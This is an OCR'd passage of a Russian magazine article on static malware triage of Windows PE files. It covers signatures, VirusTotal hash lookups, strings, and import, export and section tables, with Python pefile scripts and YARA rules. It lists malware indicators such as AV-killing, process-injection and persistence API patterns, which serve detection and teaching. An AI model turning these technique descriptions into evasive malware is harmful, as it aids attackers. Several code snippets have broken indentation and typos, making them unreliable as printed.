
WWW

- Описание формата PE на сайте Microsoft
- «Исследуем Portable Executable» (Codeby.net)

По большому счету наличие этих двух сигнатур в файле и подходящее расширение свидетельствует о том, что перед нами именно PE-файл, однако при желании можно посмотреть еще значение поля Magic опционального заголовка (Optional Header). Это значение находится по смещению 0x18 относительно начала сигнатуры `PE`. Значение этого поля определяет разрядность исполняемого файла:

- значение 0x010b говорит о том, что файл 32-разрядный (помни, что в памяти числа располагаются с обратной последовательностью байтов, сначала младший байт и далее старшие байты, то есть число 0x010b будет представлено последовательностью 0x0b, 0x01);
- значение 0x020b говорит о том, что файл 64-разрядный.

Посмотреть это все можно несколькими способами. Первый — с помощью HEX-редактора.



Признаки PE-файла в HEX-редакторе Hiew

Второй — используя CFF Explorer или Exeinfo PE. Они наглядно показывают значения указанных сигнатур.

Третий способ — использовать возможности Python, запустив такой скрипт:

```
with open(<путь к файлу>, 'rb') as file:
  # прочитаем первые 1000 байт файла (больше и не надо)
  buffer = file.read(1000)

  e_ifanew = int.from_bytes(buffer[0x3c:0x40], byteorder='little')
  mz_signature = buffer[0x0:0x2]
  pe_signature = buffer[e_ifanew:e_ifanew + 0x4]
  magic = buffer[e_ifanew + 0x18:e_ifanew + 0x1a]
  if mz_signature == b'MZ' and pe_signature == b'PE\x00\x00':
  if magic == b'\x0b\x01':
    print('Файл', sys.argv[1], 'является исполнимым PE32 файлом 
Windows.')
  elif magic == b'\x0b\x02':
    print('Файл', sys.argv[1], 'является исполнимым PE64 файлом 
Windows.')
  else:
    print('Файл', sys.argv[1],'не является PE файлом Windows.')
```

Или можешь использовать вот такое правило для Yara:

```
import "pe" //импортируем Yara-модуль pe
rule is_pe_file
{
  strings:
    $MZ_signature = "MZ"

  condition:
    ($MZ_signature at 0) and (pe.is_32bit() or pe.is_64bit())
}
```

ПОИСК В VIRUSTOTAL ПО ХЕШУ

Отправить на VirusTotal для проверки можно не только сам файл, но и его хеш (md5, sha1 или sha256). В этом случае, если такой же файл уже анализировался, VirusTotal покажет результаты этого анализа, при этом сам файл на VirusTotal мы не засветим.

Думаю, как узнать хеш файла, ты прекрасно знаешь. В крайнем случае можно написать небольшой скрипт на Python:

```
import hashlib
with open(<путь к файлу>, 'rb') as file:
  buffer = file.read()
  print('md5 =', hashlib.md5(buffer).hexdigest())
  print('sha1 =', hashlib.sha1(buffer).hexdigest())
  print('sha256 =', hashlib.sha256(buffer).hexdigest())
```

Результат подсчета хеша шлем на VirusTotal либо применяем мои рекомендации из статьи «Тотальная проверка. Используем API VirusTotal в своих проектах» и автоматизируем этот процесс с помощью небольшого скрипта на Python.

```
import sys
import requests

# будем использовать 2-ю версию API VirusTotal
api_url = 'https://www.virustotal.com/vtapi/v2/file/report'
# не забудь про ключ доступа к функциям VirusTotal
params = dict(apikey=<ключ доступа к API VirusTotal>, resource=str(
sys.argv[1]))

response = requests.get(api_url, params=params)
if response.status_code == 200:
  result = response.json()
  if result['response_code'] == 1:
    print('Обнаружено:', result['positives'], '/', result['total'])
    print('Результаты сканирования:')
    for key in result['scans']:
      print('\t' + key, '==>', result['scans'][key]['result'])
  elif result['response_code'] == -2:
    print('Запрашиваемый объект находится в очереди на анализ.')
  elif result['response_code'] == 0:
    print('Запрашиваемый объект отсутствует в базе VirusTotal.')
  else:
    print('Ошибка ответа VirusTotal.')
else:
  print('Ошибка ответа VirusTotal.')
```

Как видишь, скрипт получает значение хеша, переданного в виде аргумента командной строки, формирует все нужные запросы для VirusTotal и выводит результаты анализа.

Если VirusTotal выдал в ответ какие-нибудь результаты анализа, это значит, что исследуемый файл уже кто-то загружал для анализа и его можно загрузить туда повторно и получить более актуальные результаты, на чем анализ можно и завершать. Но вот если VirusTotal не найдет файла в базах, тогда есть смысл идти дальше.

Продолжение статьи →

МАЛВАРЬ НА ПРОСВЕТ

УЧИМСЯ БЫСТРО ИСКАТЬ ПРИЗНАКИ ВРЕДОНОСНОГО КОДА

ПОИСК И АНАЛИЗ СТРОК

Некоторые строки внутри файла могут явно свидетельствовать о его злонамеренности, а иногда по ним даже понятно, что конкретно он делает. Например, URL или IP-адреса внутри файла подскажут, что она взаимодействует с какими-то серверами (их, кстати, тоже можно пробить через VirusTotal на вредоносность).

Могут попадаться и строки с ключами реестра. Например, вот такие пути будут явно указывать на желание файла закрепиться в системе надолго:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
```

Скорее всего, вместе с такими строками в секции импорта найдутся и запросы к функциям API, которые манипулируют ключами реестра.

Строки можно напрямую поискать с помощью HEX-редактора, а можно использовать консольную утилиту Strings из состава Sysinternals Suite, которая выводит весь текст, что найдет в файле. Строкой утилита считает любую последовательность из трех и более символов ASCII или Unicode, которая завершается нулевым символом.

Кроме URL, IP и ключей реестра стоит обратить внимание на следующие разновидности текстовых данных.

- Строки с именами процессов антивирусных программ и различных утилит исследования системы (например, `avp.exe` для Касперского, `ekrn.exe` для ESET, `drweb32.exe` для DrWeb или `procexp.exe` для Process Explorer из состава Sysinternals Suite). Они могут свидетельствовать о том, что программа ищет эти процессы и собирается их завершить.
- Строки с именами процессов средств виртуализации (например, `VBoxTray.exe` или `VBoxService.exe` для Virtual Box, `prl_cc.exe` или `prl_tools.exe` для Parallels, `vmsrvc.exe` или `vmusrvc.exe` для Virtual PC) могут означать, что программа пытается определить, что ее запускают в виртуальной машине.
- Строки с именами процессов браузеров (`iexplore.exe`, `firefox.exe`, `chrome.exe` и т. п.) — возможно, признак внедрения кода в эти браузеры. Это может понадобиться для перехвата трафика или вводимой информации. Как вариант, программа может пытаться загрузить расширение или даже использовать целевой эксплоит для браузера.
- Строки с именами системных процессов (`explorer.exe`, `svchost.exe` и т. д.) могут быть признаком попыток внедрения вредоносного кода в эти процессы либо признаком запуска вредоносных процессов под видом системных. Иногда для поиска и манипуляций с процессом `explorer.exe` используют имя его окна — `progman`. Стоит поискать и его.
- Строки подозрительного содержания. Например, что-нибудь типа `keylogger.txt` или `Portscanner startip`.

Для Yara можно написать универсальные правила, которые помогут искать строки, применив регулярные выражения. Например, для поиска URL или IP в файле можно написать так:

```
rule URL
{
  strings:
    $url = /(https?:\/\/)?([\w\.]+)\.([a-z]{2,6}\.?)(\/[\w\.]*)*\/?/
wide ascii

  condition:
    $url
}

rule IP
{
  strings:
    $ip = /([0-9]{1,3}\.){3}[0-9]{1,3}/ wide ascii

  condition:
    $ip
}
```

Создатели некоторых вредоносов специально шифруют строки, но серьезные алгоритмы шифрования в таких случаях — это редкость. Так что шифровки можно поискать консольной утилитой Floss (FireEye Labs Obfuscated String Solver). Как и Strings, она ищет строки в файле, но иногда позволяет найти обфусцированные или зашифрованные варианты.

WWW

- Подробнее об использовании Floss в блоге FireEye

Часто вирусописатели не заморачиваются и шифруют строки при помощи XOR. Такие строки легко найти при помощи правила для Yara.

```
rule xor_string
{
  strings:
    $string = "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
xor

  condition:
    $string
}
```

Такое правило будет искать в файле строку с ключом реестра, поксоренную производным байтом. К сожалению, с регулярными выражениями модификатор **xor** применить нельзя.

INFO

Еще одна удобная программа для поиска строк — это pestudio. Она отмечает все подозрительные строки, на которые стоит обратить внимание.

АНАЛИЗ ИНФОРМАЦИИ PE-ЗАГОЛОВКА

При компиляции PE-файла в него включается заголовок (PE-header), который описывает структуру файла. При выполнении файла загрузчик ОС читает информацию из этого заголовка, а затем копирует содержимое файла в память и передает ему исполнение.

Заголовок PE содержит в себе много информации, например по какому адресу PE-файл должен быть загружен в память, адрес запуска (он же — точка входа), списки библиотек, функций и ресурсов, которые файл будет использовать. Так что изучение заголовка дает при исследовании очень многое.

Анализ таблицы импорта

Большинство программ, в том числе вредоносных, используют API-функции, которые предоставляет операционная система. Их код содержится в разных DLL, откуда их и импортирует исполняемый файл. Собственно, перечень этих функций, содержащийся в заголовке, — это один из самых полезных фрагментов информации при исследовании. Стоит на него взглянуть, и уже примерно понимаешь, что делает программа.

Все это можно посмотреть в так называемой таблице импорта. Например, при помощи CFF Explorer.




Таблица импорта в CFF Explorer

Или можно использовать Hiew.





Таблица импорта в Hiew

Как вариант, здесь во всей красе может показать себя Python-модуль pefile. Для вывода секции импорта можно использовать такой скрипт:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
if hasattr(pe, 'DIRECTORY_ENTRY_IMPORT'):
  for dll_entry in pe.DIRECTORY_ENTRY_IMPORT:
    print(dll_entry.dll.decode('utf-8'))
  for api_entry in dll_entry.imports:
    print('\t' + api_entry.name.decode('utf-8'))
else:
  print('Файл не содержит секцию импорта.')
```



Вывод таблицы импорта с помощью скрипта на Python

Вот наиболее популярные DLL, которые встречаются в любых программах:

- **kernel32.dll** — содержит базовые функции: доступ и управление памятью, работа с файлами и устройствами;
- **advapi32.dll** — обеспечивает доступ к ключевым компонентам Windows (диспетчер служб, реестр), а также содержит API-функции криптографической подсистемы Windows;
- **user32.dll** — содержит компоненты графического интерфейса;
- **gdi32.dll** — содержит функции графических операций;
- **winnet.dll** — содержит высокоуровневые сетевые API-функции, реализующие такие протоколы, как FTP, HTTP и NTP.

На что стоит обратить внимание при исследовании таблицы импорта?

В первую очередь — на наличие библиотек ntdll.dll, wsock32.dll и ws2_32.dll. Эти библиотеки редко встречаются в обычных программах, поскольку содержат в себе низкоуровневые API-функции.

- ntdll.dll содержит функции доступа к компонентам системы. Если встретишь импорт API из этого DLL, это может означать, что программа пытается перехватить системные функции, реализует разные антиотладочные приемы, манипулирует процессами, противодействует антивирусам и т. п.
- wsock32.dll и ws2_32.dll содержат низкоуровневые API-функции для работы с сокетами. Они обычно используются в узкоспециализированном ПО — и если встретятся при анализе обычной программы, это должно насторожить.

Наличие библиотеки advapi32.dll и криптографических API-функций вроде `CryptGenKey`, `CryptEncrypt`, `CryptDecrypt` и подобных сразу вызывает подозрение, что перед нами очередной шифровальщик-вымогатель. Создатели таких программ часто используют стандартные крипто-API, а не придумывают собственные реализации.

Наличие этой же библиотеки вкупе с вызовом функций работы с реестром (типа `RegCreateKeyEx`, `RegEnumKeyEx`, `RegDeleteKeyExA` и т. п.) говорит о манипуляциях с реестром и возможной записи в автозагрузку. Подтверждает это наличие строк с соответствующими ключами реестра.

Также стоит обратить внимание на слишком маленький импорт или его отсутствие. Это крайне нетипично для обычных программ. Также не совсем типично присутствие в импорте связки API-функций `LoadLibrary` и `GetProcAddress` (либо `LdrLoadDll` и `LdrGetProcAddress`). Это однозначно говорит о реализации так называемого импорта времени выполнения (в отличие от динамического импорта, когда все импортируемые функции перечислены в секции импорта) и свидетельствует о попытке скрыть настоящее назначение файла. Либо это может говорить о том, что файл упакован.

INFO

Как правило при использовании связки `LoadLibrary` (или `LoadLibraryEx`) и GetProcAddress (или `LdrLoadDll + LdrGetProcAddress`) необходимы имена функций, которые будут импортироваться во время выполнения программы, поэтому если нашел эти API в импорте, есть смысл поискать строки с именами импортируемых во время выполнения API-функций. При этом стоит помнить, что они могут быть зашифрованы или обфусцированы.

Следующие API или их связки также требуют особого внимания. Их наличие в исследуемом файле — повод насторожиться.

- Связка из `VirtualAlloc` и `VirtualProtect` или `HeapAlloc` и `VirtualProtect` может свидетельствовать о распаковке рабочей нагрузки вредоносного файла.
- API-функции `CreateProcess` или `ShellExecute` могут свидетельствовать о создании дочерних процессов, например чтобы отслеживать наличие в системе основного процесса и восстанавливать его в случае остановки (это один из распространенных и простейших способов создания так называемого «неубиваемого процесса»).
- Связка из `OpenProcess`, `VirtualAlloc` (или `VirtualAllocEx`), `WriteProcessMemory` и `CreateRemoteThread` — весьма красноречивый признак попытки внедрения кода в какой-либо процесс (особенно вкупе с наличием в файле строки с именем какого-либо процесса).
- `SetWindowsHookEx` свидетельствует об установке перехватов других API-функций. Очень часто это делается вовсе не во благо ничего не подозревающего пользователя.
- Функция `RegisterHotKey` — признак кейлоггера, она может использоваться для перехвата нажатий на клавиши;
- Связка из `OpenSCManager`, `CreateService` и `StartService` свидетельствует о создании системного сервиса. Она тоже может использоваться во вред, в частности для создания «неубиваемого процесса».
- Связка из `URLDownloadToFile` и `ShellExecute` — весьма вероятный признак трояна-даунлоадера;
- Функция `TerminateProcess` совместно со строками имен процессов антивирусных программ в одном файле практически однозначно свидетельствует о желании исследуемого файла обезопасить себя, грохнув процесс антивируса;
- Функции `IsDebuggerPresent`, `CheckRemoteDebuggerPresent` или `OutputDebugString` могут говорить о применении простейших антиотладочных приемов. В обычных программах они встречаются редко.

Правило для Yara, которое распознает, к примеру, связку из `OpenProcess`, `VirtualAlloc`, `WriteProcessMemory` и `CreateRomoteThread`, может выглядеть так:

```
rule api_bandle
{
  strings:
    $str_api_1 = "OpenProcess"
    $str_api_2 = "VirtualAllocEx"
    $str_api_3 = "WriteProcessMemory"
    $str_api_4 = "CreateRemoteThread"

  condition:
    $str_api_1 and $str_api_2 and $str_api_3 and $str_api_4
}
```

Или так (с использованием Yara-модуля pe):

```
import "pe" //импортируем Yara-модуль pe
rule api_bandle
{
  condition:
    pe.imports("kernel32.dll", "OpenProcess") and pe.imports(
"kernel32.dll", "VirtualAllocEx") and pe.imports("kernel32.dll",
"WriteProcessMemory") and pe.imports("kernel32.dll",
"CreateRemoteThread")
}
```

А вот правило для Yara для распознавания связки из `LoadLibrary` (или `LoadLibraryEx`) и `GetProcAddress` и строк с импортируемой во время выполнения связкой `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory` и `CreateRemoteThread`, которые могут быть закрыты побайтовым XOR:

```
import "pe" //импортируем Yara-модуль pe
rule api_bandle
{
  strings:
    $str_api_1 = "OpenProcess" xor
    $str_api_2 = "VirtualAllocEx" xor
    $str_api_3 = "WriteProcessMemory" xor
    $str_api_4 = "CreateRemoteThread" xor

  condition:
    $str_api_1 and $str_api_2 and $str_api_3 and $str_api_4 and (pe.
imports("kernel32.dll", "LoadLibrary") or pe.imports("kernel32.dll",
"LoadLibraryEx")) and pe.imports("kernel32.dll", "GetProcAddress")
}
```

Для сравнения секций импорта разных файлов можно использовать хеш импорта, так называемый imphash. Это хеш md5 от секции импорта после некоторой нормализации. Подробнее о нем можешь почитать в блоге FireEye.

В Yara imphash можно определить с помощью функции `imphash()` модуля `pe`:

```
import "pe"
rule imphash
{
  condition:
    pe.imphash() == "8a25c84dc57052979d26f561d4f12335"
}
```

На Python можно написать вот так:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
print('Imphash =', pe.get_imphash())
```

Используя значение imphash, вычисленное для одного файла, с помощью написанного выше правила Yara можно искать файлы с одинаковой таблицей импорта (и с большой вероятностью с похожим предназначением).

INFO

Утилита pestudio тоже позволяет анализировать секцию импорта, причем она не только показывает импортируемые API-функции, но и отмечает те, что часто встречаются в малвари, и показывает возможный вектор атаки по классификации MITRE ATT&CK.

Анализ таблицы экспорта

Вредоносные файлы с экспортируемыми функциями — редкое явление, однако иногда на просторах вирусных полей они встречаются. Бывают в том числе и вредоносные DLL.

Таблицу экспорта, в которой перечислены экспортируемые функции, можно так же, как и таблицу импорта, посмотреть в CFF Explorer или Hiew.




Таблица экспорта в CFF Explorer

Здесь нужно обратить внимание на говорящие сами за себя названия экспортируемых функций, либо на названия функций в виде беспорядочного набора символов, либо на отсутствие названий функций при наличии только ординалов (номеров) функций (такое тоже может быть, ведь функции можно экспортировать не только по имени, но и по ординалу).

На Python можно сделать следующий скрипт для просмотра таблицы экспорта:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
if hasattr(pe, 'DIRECTORY_ENTRY_EXPORT'):
  for export_entry in pe.DIRECTORY_ENTRY_EXPORT.symbols:
    print('\t' + export_entry.name.decode('utf-8'))
    print('\t\tОрдинал:', str(hex(export_entry.ordinal)))
    print('\t\tRVA функции:', str(hex(export_entry.address)))
else:
  print('Файл не содержит секцию экспорта.')
```

Продолжение статьи →

МАЛВАРЬ НА ПРОСВЕТ

УЧИМСЯ БЫСТРО ИСКАТЬ ПРИЗНАКИ ВРЕДОНОСНОГО КОДА

Анализ таблицы секций

Фактически все содержимое PE-файла разбито на секции. Каждая секция хранит в себе либо код, который будет исполнен при запуске файла, либо данные, необходимые для выполнения, либо ресурсы, используемые файлом. У каждой секции есть имя, однако операционная система определяет назначение секции не по имени, а по атрибуту `Characteristics`, а имена используются только для наглядности.

Помимо назначения секции атрибут Characteristics определяет операции, которые можно проводить с данными секции (чтение, выполнение, запись и т. д.). Более подробно о секции в целом и об этом атрибуте можно почитать в официальной документации. Наиболее часто используемые названия секций:

- `.text` или `CODE` — как правило, содержит исполняемый код (название секции `CODE` характерно для программ, написанных на Delphi), в большинстве случаев имеет значение атрибута Characteristics, равное `0x60000020` (`IMAGE_SCN_CNT_CODE & IMAGE_SCN_MEM_EXECUTE & IMAGE_SCN_MEM_READ`);
- `.data` или `DATA` — обычно здесь лежат данные для чтения или записи (название секции `DATA` также характерно для программ, написанных на Delphi), Characteristics чаще всего равен `0xc0000040` (`IMAGE_SCN_CNT_INITIALIZED_DATA & IMAGE_SCN_MEM_READ & IMAGE_SCN_MEM_WRITE`);
- `.rdata` — данные только для чтения, иногда здесь лежат таблицы импорта и экспорта, Characteristics равен `0x40000040` (`IMAGE_SCN_CNT_INITIALIZED_DATA & IMAGE_SCN_MEM_READ`) или `0x50000040` (`IMAGE_SCN_CNT_INITIALIZED_DATA & IMAGE_SCN_MEM_READ & IMAGE_SCN_MEM_SHARED`);
- `.idata` — информация об импорте (если секция отсутствует, то импорт содержится в секции `.rdata`), Characteristics чаще всего равен `0xc0000040` (такое же, как и у секции `.data`);
- `.edata` — информация об экспорте (если секция отсутствует, то экспорт содержится в секции `.rdata`), Characteristics обычно равен `0xc0000040` (такое же, как и у секции `.data`);
- `.rsrc` — ресурсы, используемые PE-файлом (иконки, диалоговые окна, меню, строки и т. д.), Characteristics равен `0x50000040` либо `0x40000040`.

Также могут встречаться секции **.tls**, **.reloc**, **.pdata**, **.bss** (или **BSS**), **.debug**, **.CRT**, **.didat**. Наличие секции **BSS** вместе с секциями **CODE** и **DATA** означает, что автор программы использовал компилятор Delphi, а если есть секции **.bss** и **.CRT**, это может означать, что программу компилировали в MinGW.

Увидеть это все легко можно с помощью, например, CFF Explorer.





Таблица секций в CFF Explorer

На что нужно обратить внимание при анализе таблицы секций?

Во-первых, на необычные названия секций. Например, в виде беспорядочного набора символов.

Во-вторых, на несоответствие атрибута Characteristics назначению и содержимому секции. Например, может быть так, что у секции **.text**, в которой содержится исполняемый код, помимо прочего еще добавлено **IMAGE_SCN_MEM_WRITE**, то есть в секцию с кодом можно писать данные. Это явный признак самомодифицирующегося кода, и в обычных программах такое почти не встречается. То же можно сказать и про секцию с данными (**.data** или **DATA**): если в атрибуте Characteristics помимо прочего присутствует **IMAGE_SCN_MEM_EXECUTE**, то это очень серьезный повод для подозрения.

В-третьих, наличие секций вроде **UPX0**, **UPX1** или **.aspack** красноречиво свидетельствует о применении соответствующих упаковщиков.




Секции UPX0 и UPX1 в запакованном файле

Также о применении упаковщиков может свидетельствовать высокое значение (близкое к 8) энтропии какой-либо секции. Посчитать энтропию секций PE-файла можно с помощью вот такого скрипта на Python:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
for section_entry in pe.sections:
  print(section_entry.Name.decode('utf-8'))
  print('\tCharacteristics:', hex(section_entry.Characteristics))
  print('\tMD5 хэш секции:', section_entry.get_hash_md5())
  print('\tЭнтропия секции:', section_entry.get_entropy())
```

Скрипт выводит имена всех секций PE-файла, значение атрибута Characteristics, md5-хеш и энтропию каждой секции.

